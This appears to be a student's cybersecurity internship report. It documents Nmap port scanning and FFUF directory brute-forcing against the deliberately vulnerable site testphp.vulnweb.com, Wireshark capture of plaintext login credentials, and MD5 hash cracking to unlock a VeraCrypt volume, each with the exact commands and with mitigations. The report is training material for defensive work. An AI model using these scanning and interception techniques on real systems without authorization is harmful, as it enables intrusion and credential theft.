Shadow Fox Internship

Presented By,

Suresh Babu B

April 2025 Batch 1

Table of Contents:

S.No	Title	Page No.
1	Cover Page	1
2	List of Figures	3
3	Introduction	3
4	Task 1: Port Scanning Using Nmap	4
5	Task 2: Directory Enumeration with FFUF	6
6	Task 3: Intercepting Credentials Using Wireshark	8
7	Intermediate Task 1: Password Hash Cracking & Disk	12
8	Intermediate Task 2: PE File Analysis	15
9	Intermediate Task 3: Metasploit Reverse Shell	17
10	Intermediate Task 4: WPA Handshake & Wi-Fi Cracking	21
11	Hard Task: Basic Pentesting (TryHackMe)	24
12	Root Flag Capture & Report Summary	33
13	References	33
14	Resources Used	34

List of Figures:

Figure No.	Name/Description	Page No.
Fig 1	Nmap Port Scanning	5
Fig 2	FFUF Directory Enumeration	7
Fig 3	Wireshark HTTP Credential Capture	10
Fig 4	MD5 Hash Cracking & VeraCrypt Decryption	13
Fig 5	PE File Entry Point Analysis	16
Fig 6	Metasploit Android Payload & Reverse Shell	19
Fig 7	WPA Handshake Capture & Wi-Fi Password Cracking	23
Fig 8	TryHackMe Enumeration & SSH Exploitation	24

Introduction

This report documents the tasks performed during a cybersecurity internship as part of the ShadowFox training program. It includes vulnerability assessments and simulated exploitation scenarios carried out across beginner, intermediate, and hard difficulty levels.

Each task focused on core aspects of ethical hacking, including reconnaissance, enumeration, exploitation, privilege escalation, and post-exploitation steps. Tools such as Nmap, FFUF, Hydra, John the Ripper, Wireshark, Aircrack-ng, and Metasploit were used throughout the process.

Beginner Level Task

Task – 1

Attack Vector 1: Port Scanning Using Nmap

Target:

http://testphp.vulnweb.com/
IP: 44.228.249.3

Tool Used : Nmap 7.94SVN

⚠️ **Attack Name : Port Scanning (Nmap Full Scan with Service Detection)**

Objective:

To identify open ports and services running on the target web server.

Severity:

- **CVSS Score:** *N/A* (Informational phase)
- **Level:** *Low*
  (This is a reconnaissance step, not a direct exploit.)

Impact:

Identifying open ports helps in understanding the attack surface. If vulnerable services are found, it can lead to further exploitation.

Steps to Reproduce:

1. **Basic TCP Connect Scan:**

   nmap -p- testphp.vulnweb.com

   - This scan checks all 65,535 TCP ports.


- **Result:** Only **port 80/tcp** is open.

2. **Service and Version Detection:**

   nmap -sC -sV -A -p- testphp.vulnweb.com

   - **Result:**
     - Open Port: 80/tcp
     - Service: http
     - Web Server: nginx 1.19.0
     - Page Title: “Home of Acunetix Art”

3. **Screenshot of Results:**



Mitigation / Recommendation:

Although port 80 is expected to be open for a web server:

- It is recommended to **enforce HTTPS** (port 443) and **redirect HTTP to HTTPS**.
- Run vulnerability assessments against the nginx version to ensure no known CVEs are present.
- Limit exposure by using firewalls to restrict access if not required externally.

Task – 2

Attack Vector 2: Directory Bruteforcing Using FFUF
Target:
Website: http://testphp.vulnweb.com/
Tool Used : **FFUF** (Fuzz Faster U Fool) v2.1.0-dev

⚠️ **Attack Name** : Directory Enumeration (Brute Forcing Hidden Paths)

Objective:
To discover hidden directories and resources on the target web server using a wordlist-based brute force technique.

Severity:
• CVSS Score: N/A (Reconnaissance)
• Level: **Low**
(This stage is used for gathering information, not an active exploit.)

Impact:
Discovering hidden or unlinked directories can provide insight into potentially sensitive areas such as admin panels, backup folders, dev environments, or configuration files. These may later be used to launch targeted attacks.


Steps to Reproduce:


1. **Command Used**:

   ffuf -u http://testphp.vulnweb.com/FUZZ -w /usr/share/dirb/wordlists/common.txt -recursion

2. **Explanation**:
   - -u: Target URL with FUZZ keyword where directories will be injected.
   - -w: Path to the common wordlist.
   - -recursion: Enables fuzzing of directories discovered during the scan.
   - Matching status codes: 200, 301, 302, 307, 401, 403, 405, 500

3. **Discovered Directories**:
    - /admin → HTTP 200 & 301 (Admin interface)
    - /cgi-bin/ → HTTP 403 (Restricted access)
    - /CVS/ → HTTP 301 (Code management path)
    - /images → HTTP 301
    - /secured → HTTP 301 (Possibly a protected area)
    - /vendor → HTTP 301
    - /index.php → HTTP 200
    - /phpinfo.php → HTTP 200 (Reveals server config - highly sensitive)
    - /WS_FTP.LOG, /favicon.ico → HTTP 200
4. **Screenshots**:
    - See attached screenshots:
    - Here FFuF was checks all the open directorys in http://testphp.vulnweb.com
    - And ensures the status code.





Mitigation / Recommendation:

• Remove or restrict access to sensitive files like phpinfo.php and WS_FTP.LOG.

• Apply **directory listing protection** via .htaccess or server configs.

• Use **security through obscurity** only as a secondary layer – sensitive areas should be password protected.

• Monitor logs for directory brute-force attempts and set up rate limiting.

• Enable **Web Application Firewall (WAF)** to detect and block enumeration attempts.

Task – 3

Network Traffic Capture Report using Wireshark – Credential Interception via HTTP

1. Objective

To demonstrate how login credentials submitted over an unsecured HTTP connection can be intercepted using Wireshark.

2. Target Website

- **URL:** http://testphp.vulnweb.com/login.php
- This is a purposely vulnerable web application for testing and educational purposes.

3. Methodology

a. Tools Used

- **Wireshark** – For capturing and analyzing network traffic.
- **Browser** – Used to perform the login action on the test website.

b. Steps Taken

1. Opened Wireshark and started packet capture on the active network interface.
2. Applied the display filter:
3. http.request.method == "POST"

This filters for HTTP POST requests only, which usually contain login form data.

4. Navigated to the target website: http://testphp.vulnweb.com/login.php.
5. Entered the following credentials in the login form:
    - **Username:** test
    - **Password:** test
6. Stopped the capture after login submission and analyzed the packet data.

4. Captured Packet Details

Using the filtered results in Wireshark, the POST request containing the login credentials was successfully captured. Below is the extracted request:

POST /userinfo.php HTTP/1.1

Host: testphp.vulnweb.com

User-Agent: [browser info]

Content-Type: application/x-www-form-urlencoded

Content-Length: 20


uname=test&pass=test


- **Captured Data:**
    - uname=test


- pass=test

This proves that credentials were transmitted in plain text and could be intercepted.

5. Screenshots (Attached Evidence)







6. Security Analysis

- **Risk Identified:**
  Using HTTP (non-secure) allows sensitive information like usernames and passwords to be transmitted in **plain text**, making it vulnerable to interception by attackers on the same network.
- **Best Practice:**
  Websites should use **HTTPS** to encrypt traffic, preventing unauthorized parties from viewing or tampering with transmitted data.

7. Conclusion

This experiment successfully demonstrates the dangers of transmitting credentials over an insecure HTTP connection. Wireshark was able to capture the POST request and reveal the login credentials in plain text, emphasizing the importance of secure communication protocols like HTTPS.

Overall : Through the completion of these tasks, I performed port scanning on http://testphp.vulnweb.com/ to identify open ports and potential services running. I successfully discovered hidden directories on the website using brute-force directory enumeration techniques. By capturing and analyzing network traffic with Wireshark, I was able to extract login credentials transmitted over an unencrypted connection. These tasks emphasized the importance of securing web services and encrypting sensitive data during transmission. Overall, this exercise enhanced my practical understanding of vulnerability assessment and network monitoring.

Intermediate Level Task

Task – 1

🔓 Password Hash Cracking and Encrypted Disk Analysis Report

Objective:

To identify the plaintext of an MD5 hash provided in encode.txt, mount the corresponding VeraCrypt volume, and retrieve the hidden secret from the disk.

Step 1: MD5 Hash Decryption


- **Hash Provided:** 482c811da5d5b4bc6d497ffa98491e38
- **Tool Used:** Online MD5 hash cracker / Hash-Identifier / Hashcat (any can be mentioned)
- **Result:**
- 482c811da5d5b4bc6d497ffa98491e38 = password123
- **Inference:**
  The hash was successfully cracked, revealing the password as password123. This password was later used to unlock the encrypted volume.


Step 2: Mounting Encrypted Disk using VeraCrypt


- **Tool Used:** VeraCrypt
- **Procedure:**
  1. VeraCrypt was launched.
  2. The encrypted volume file was loaded.
  3. Disk was mounted on **Drive Z:** using the password password123.
- **Result:**
  Mounting was successful. The contents of the volume were accessible through the Z drive.


Step 3: Retrieving the Hidden Message

- **Evidence Location:** Z:\ (mounted VeraCrypt volume)
- **File Found:** Likely in a .txt or visible file inside the mounted drive.
- **Message Content (from screenshot):**









- The secret code for this is: never giveup
- **Inference:**
  The hidden message was stored securely in the encrypted volume and revealed only upon successful decryption.

Conclusion

This task simulated real-world password cracking and disk decryption challenges:

- **MD5 hash** was vulnerable to rainbow table or dictionary attacks.
- **Encrypted disk** was securely stored and only accessible after successful decryption.
- **Secret message** was hidden and only revealed with correct steps.

Recommendations

